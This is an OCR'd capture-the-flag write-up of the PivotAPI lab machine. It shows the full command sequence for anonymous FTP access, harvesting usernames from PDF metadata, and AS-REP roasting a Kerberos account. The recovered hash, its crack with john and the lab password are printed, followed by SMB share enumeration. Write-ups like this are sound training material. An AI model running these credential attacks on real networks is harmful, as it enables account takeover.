
Passive Mode FTP

In passive mode, the client still initiates a command channel (control connection) to the server. However, instead of sending the PORT command, it sends the PASV command, which is basically a request for a server port to connect to for data transmission. When the FTP server replies, it indicates what data port number it has opened for the ensuing data transfer.


Here's how passive mode works in a nutshell:

1. The client connects from a random port to port 21 on the server and issues the PASV command. The server replies, indicating which (random) port it has opened for data transfer.
2. The client connects from another random port to the random port specified in the server's response. Once connection is established, data transfers are made through these client and server ports.

There is a lot of pdf files.
login anonymous:no password




```
┌──(root💀 kali)-[/Documents/htb/boxes/pivotapi]
└─# ftp -pi 10.10.10.240
Connected to 10.10.10.240.
220 Microsoft FTP Service
Name (10.10.10.240:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
227 Entering Passive Mode (10,10,10,240,193,253).
125 Data connection already open; Transfer starting.
02-19-21  03:06PM               103106 10.1.1.414.6453.pdf
02-19-21  03:06PM               656029 28475-linux-stack-based-buffer-overflows.pdf
02-19-21  12:55PM              1802642 BHUSA09-McDonald-WindowsHeap-PAPER.pdf
02-19-21  03:06PM              1018160 ExploitingSoftware-Ch07.pdf
08-08-20  01:18PM               219091 notes1.pdf
08-08-20  01:34PM               279445 notes2.pdf
08-08-20  01:41PM                  105 README.txt
02-19-21  03:06PM              1301120 RHUL-MA-2009-06.pdf
226 Transfer complete.
ftp> mget *
```



```
┌──(root💀 kali)-[/Documents/htb/boxes/pivotapi/ftp]
└─# ls
10.1.1.414.6453.pdf                           BHUSA09-McDonald-WindowsHeap-PAPER.pdf  notes1.pdf  README.txt
28475-linux-stack-based-buffer-overflows.pdf  ExploitingSoftware-Ch07.pdf             notes2.pdf  RHUL-MA-2009-06.pdf
```


Let's first cat the README.txt file.



```
┌──(root💀 kali)-[/Documents/htb/boxes/pivotapi/ftp]
└─# cat README.txt
VERY IMPORTANT!!
Don't forget to change the download mode to binary so that the files are not corrupted.
```


It's said that change the download mode into binary so no files will be corrupted.

Let's download all files again in binary mode.




```
ftp> binary
200 Type set to I.
ftp> mget *
```

After analizing all the files i found nothing so let's check the metadata of one of the file with exiftool.




```
┌──(root💀kali)-[/Documents/htb/boxes/pivotapi/ftp]
└─# exiftool RHUL-MA-2009-06.pdf
ExifTool Version Number         : 12.16
File Name                       : RHUL-MA-2009-06.pdf
Directory                       : .
File Size                       : 1271 KiB
File Modification Date/Time     : 2021:06:09 17:52:51-04:00
File Access Date/Time           : 2021:06:09 17:48:15-04:00
File Inode Change Date/Time     : 2021:06:09 17:52:51-04:00
File Permissions                : rw-r--r--
File Type                       : PDF
File Type Extension             : pdf
MIME Type                       : application/pdf
PDF Version                     : 1.4
Linearized                      : No
Page Count                      : 88
XMP Toolkit                     : XMP toolkit 2.9.1-13, framework 1.6
About                           : 14ac9a6d-ff72-11dd-0000-8fdb8053d234
Producer                        : GPL Ghostscript 8.63
Modify Date                     : 2009:02:17 17:15:32Z00:00
Create Date                     : 2009:02:17 17:15:32Z00:00
Creator Tool                    : PScript5.dll Version 5.2.2
Document ID                     : 14ac9a6d-ff72-11dd-0000-8fdb8053d234
Format                          : application/pdf
Title                           : Microsoft Word - BufferOverflows_cover
Creator                         : alex
Author                          : alex
```

We found the username. let's collect all usernames for every files.




```
┌──(root💀kali)-[/Documents/htb/boxes/pivotapi/ftp]
└─# exiftool * |egrep "Creator|Author" | awk '{print $3}'
Microsoft
Unknown
saif
Microsoft®
byron
:
byron
cairo
Kaorz
:
alex
alex
```

Let's save all these username into a file called user.lst




```
user.lst ×
1 Microsoft
2 Unknown
3 saif
4 Microsoft®
5 byron
6 cairo
7 Kaorz
8 alex
9
```

Now we have the users list let's check the Kerberos preauthentication check.




```
┌──(root💀kali)-[/Documents/htb/boxes/pivotapi]
└─# GetNPUsers.py -dc-ip 10.10.10.240 -no-pass -usersfile user.lst LicorDeBellota/
Impacket v0.9.23.dev1+20210315.121412.a16198c3 - Copyright 2020 SecureAuth Corporation

[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
$krb5asrep$23$Kaorz@LICORDEBELLOTA:ab058b6a13e2d57074bc70445901568e$77188afa9d48b4618eafae4b9f901544104c3e90cc9df9acbe7729305f1712008ab18cc2bbc3339e44b2435d146de4ed5d5c8bdca082288864bad1a1bddce4455a3d7504e0
42fc72e7c14ba20ab8f00b521c46eebac86ea61db81c4f07175575ab8f1d6be39b132142a6c4c8b661c7b327c3c3f212bd338eac879d94d11af7457e058e885d182bed5e85c91f0b822d91eee5e7c7cd072595a6a300d29f7f1683459660731fd5ab04800729cf
46b292b17f3b1dfba4a04c8c900bdb3eeafbed9d1a042f0151b583a40cb860f5ea3a4ca47d3da2b2b26d811f62b47df3fb031d491cba958c25a5da6f662b71af282ecbe6800b32e8
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
```

We got the hash of Kaorz user let's try to crack this hash with john.




```
┌──(root💀kali)-[/Documents/htb/boxes/pivotapi]
└─# cat hash
$krb5asrep$23$Kaorz@LICORDEBELLOTA:ab058b6a13e2d57074bc70445901568e$77188afa9d48b4618eafae4b9f901544104c3e90cc9df9acbe7729305f1712008ab18cc2bbc3339e44b2435d146de4ed5d5c8bdca082288864bad1a1bddce4455a3d7504e0
42fc72e7c14ba20ab8f00b521c46eebac86ea61db81c4f07175575ab8f1d6be39b132142a6c4c8b661c7b327c3c3f212bd338eac879d94d11af7457e058e885d182bed5e85c91f0b822d91eee5e7c7cd072595a6a300d29f7f1683459660731fd5ab04800729cf
46b292b17f3b1dfba4a04c8c900bdb3eeafbed9d1a042f0151b583a40cb860f5ea3a4ca47d3da2b2b26d811f62b47df3fb031d491cba958c25a5da6f662b71af282ecbe6800b32e8
```



```
┌──(root💀kali)-[/Documents/htb/boxes/pivotapi]
└─# john hash -wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Roper4155        ($krb5asrep$23$Kaorz@LICORDEBELLOTA)
1g 0:00:00:15 DONE (2021-06-09 18:06) 0.06321g/s 674467p/s 674467c/s 674467C/s Rosesmlg1..Ronald8
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```


We have kaorz:Roper4155 let's check the smb share if we have access of any shares.



What is SMB used for?


The Server Message Block Protocol (**SMB** protocol) is a client-server communication protocol **used for** sharing access to files, printers, serial ports and other resources on a network. It can also carry transaction protocols for interprocess communication.

I use crackmapexec for that.




```
┌──(root💀kali)-[/Documents/htb/boxes/pivotapi]
└─# crackmapexec smb 10.10.10.240 -u Kaorz -p Roper4155 --shares
SMB         10.10.10.240    445    PIVOTAPI         [*] Windows 10.0 Build 17763 x64 (name:PIVOTAPI) (domain:LicorDeBellota.htb) (signing:True) (SMBv1:False)
SMB         10.10.10.240    445    PIVOTAPI         [+] LicorDeBellota.htb\Kaorz:Roper4155
SMB         10.10.10.240    445    PIVOTAPI         [+] Enumerated shares
SMB         10.10.10.240    445    PIVOTAPI         Share           Permissions     Remark
SMB         10.10.10.240    445    PIVOTAPI         -----           -----------     ------
SMB         10.10.10.240    445    PIVOTAPI         ADMIN$                          Admin remota
SMB         10.10.10.240    445    PIVOTAPI         C$                              Recurso predeterminado
SMB         10.10.10.240    445    PIVOTAPI         IPC$            READ            IPC remota
SMB         10.10.10.240    445    PIVOTAPI         NETLOGON        READ            Recurso compartido del servidor de inicio de sesión
SMB         10.10.10.240    445    PIVOTAPI         SYSVOL          READ            Recurso compartido del servidor de inicio de sesión
```

We have read access of three shares. let's check the NETLOGON first.




```
┌──(root💀kali)-[/Documents/htb/boxes/pivotapi]
└─# smbclient //10.10.10.240/NETLOGON -U Kaorz%Roper4155
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Aug  8 06:42:28 2020
  ..                                  D        0  Sat Aug  8 06:42:28 2020
  HelpDesk                            D        0  Sun Aug  9 11:40:36 2020

                7779839 blocks of size 4096. 3438088 blocks available
smb: \> cd HelpDesk\
smb: \HelpDesk\> ls
  .                                   D        0  Sun Aug  9 11:40:36 2020
  ..                                  D        0  Sun Aug  9 11:40:36 2020
  Restart-OracleService.exe           A  1854976  Fri Feb 19 05:52:01 2021
  Server MSSQL.msg                    A    24576  Sun Aug  9 07:04:14 2020
  WinRM Service.msg                   A    26112  Sun Aug  9 07:42:20 2020

                7779839 blocks of size 4096. 3438088 blocks available
```

